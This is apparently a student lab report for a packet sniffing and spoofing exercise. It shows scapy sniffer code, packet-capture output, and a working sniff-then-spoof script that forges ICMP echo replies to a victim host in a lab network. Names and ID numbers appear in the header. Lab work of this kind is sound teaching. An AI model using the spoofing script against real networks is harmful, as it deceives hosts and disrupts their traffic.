איתי לשובר 316485176
ליאב וייס 206158651

Packet Sniffing and Spoofing Lab

Task 1.1: Sniffing Packets


Task 1.1A.

Screenshot 1 shows the code of this task.


Screenshot 2 Run the program with the root privilege , We can capture the packets from 10.0.2.4 who is sending ICMP packet to 8.8.8.8.

Run the program again, but without using the root privilege, Screenshot 3 showing there is an error information, this is because sniffing needs accessing the network interface.


Screenshot 1



Screenshot 2



Screenshot 3



Task 1.1B.
Capture only the ICMP packet

This is shown in Screenshot 4 and in Screenshot 5.


Capture any TCP packet that comes from a particular IP and with a destination port number 23. Screenshot 6 shows the code of capturing TCP packets of 10.0.2.4/23. Screenshot 7, shows the 10.0.2.4 ping to 8.8.8.8 captured.

Capture packets comes from or to go to a particular subnet. Screenshot 8 shows the code. And Screenshot 9 shows capturing packets from 10.0.2.4 to 128.230.0.0/16.

Screenshot 4


איתי לשובר 316485176
ליאב וייס 206158651

Screenshot 5



Screenshot 6

Screenshot 7



Screenshot 8

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3 def print_pkt(pkt):
4   pkt.show()
5
6 print('sniffing packets...')
7 pkt = sniff(filter='dst net 128.230.0.0/16', prn=print_pkt)
```

Screenshot 9


```
SEED-Ubuntu20.04 [Running]

[02/15/21]seed@VM:~$ ping 128.230.0.9
PING 128.230.0.9 (128.230.0.9) 56(84) bytes of data.
From 128.230.61.170 icmp_seq=1 Destination Host Unreachable
From 128.230.61.170 icmp_seq=2 Destination Host Unreachable
From 128.230.61.170 icmp_seq=3 Destination Host Unreachable
^Z
[2]+  Stopped
[02/15/21]seed@VM:~$

[02/15/21]seed@VM:~/.../Final Project$ sudo chmod a+x task11.py
[02/15/21]seed@VM:~/.../Final Project$ sudo python3 task11.py
sniffing packets...
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:9f:5a:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 58263
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xca1e
     src       = 10.0.2.4
     dst       = 128.230.0.9
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x23c4
        id        = 0x7
        seq       = 0x1
###[ Raw ]###
           load      = '\xd5\x8c*`\x00\x00\x00\x00\x00\nt\x0b\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15
\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:9f:5a:06
  type      = IPv4
```

Task 1.2: Spoofing ICMP Packets


Screenshot 10 shows the code which is to send packets to 10.0.2.3 and the running result. Screenshot 11-12 shows in wireshark, we can see the packets sending from 10.0.2.1 to 10.0.2.3.

איתי לשובר 316485176
ליאב וייס 206158651


Screenshot 10



Screenshot 11



Screenshot 12




Task 1.3: Traceroute

Screenshot 13 shows the code to trace 216.58.205.196. We send ICMP packets 10 times with increasing Time-To-Live. In Screenshot 15 you can see that in the tenth time (with ttl=10) the packet reached the destination server.


Screenshot 14 shows the sending packets. Screenshot 15 shows the wireshark observation.

Screenshot 13

Screenshot 14



Screenshot 15



Task 1.4: Sniffing and-then Spoofing

Screenshot 16 shows the code to sniff and then spoof (the victim is 10.9.0.5). The ip address 1.2.3.4 is not alive, but when 10.9.0.5 ping 1.2.3.4, it receives the reply from 1.2.3.4 as shown in Screenshot 17(attacker view),18(host view),19(Wireshark view).

In Screenshot 20 we try to ping 10.9.0.99 but because this IP is a non-existing host on the LAN he is unreachable.


When we ping 8.8.8.8 we get duplicated replays for each packet, one from 8.8.8.8 and another one from the attacker. Screenshot 21(attacker view),22(host view) and 23(Wireshark view) represent this observation.

Screenshot 16


sniffspoof.py
~/Desktop/Final Project/Labsetup/Labsetup/volumes

```python
#!usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        print('--------Original Packet--------')
        print('\t|-Source IP: ', pkt[IP].src)
        print('\t|-Destination IP: ', pkt[IP].dst)

        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print('--------Spoofed Packet--------')
        print('\t|-Source IP: ', newpkt[IP].src)
        print('\t|-Destination IP: ', newpkt[IP].dst)
        print('\n\n')
        send(newpkt, verbose=0)

pkt = sniff(iface=['enp0s3','br-fa3ccff8f7f9'], filter='icmp and src host 10.9.0.5', prn=spoof_pkt)
```


Screenshot 17



Screenshot 18




Screenshot 19



Screenshot 20

```
root@e1554dff07e3:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
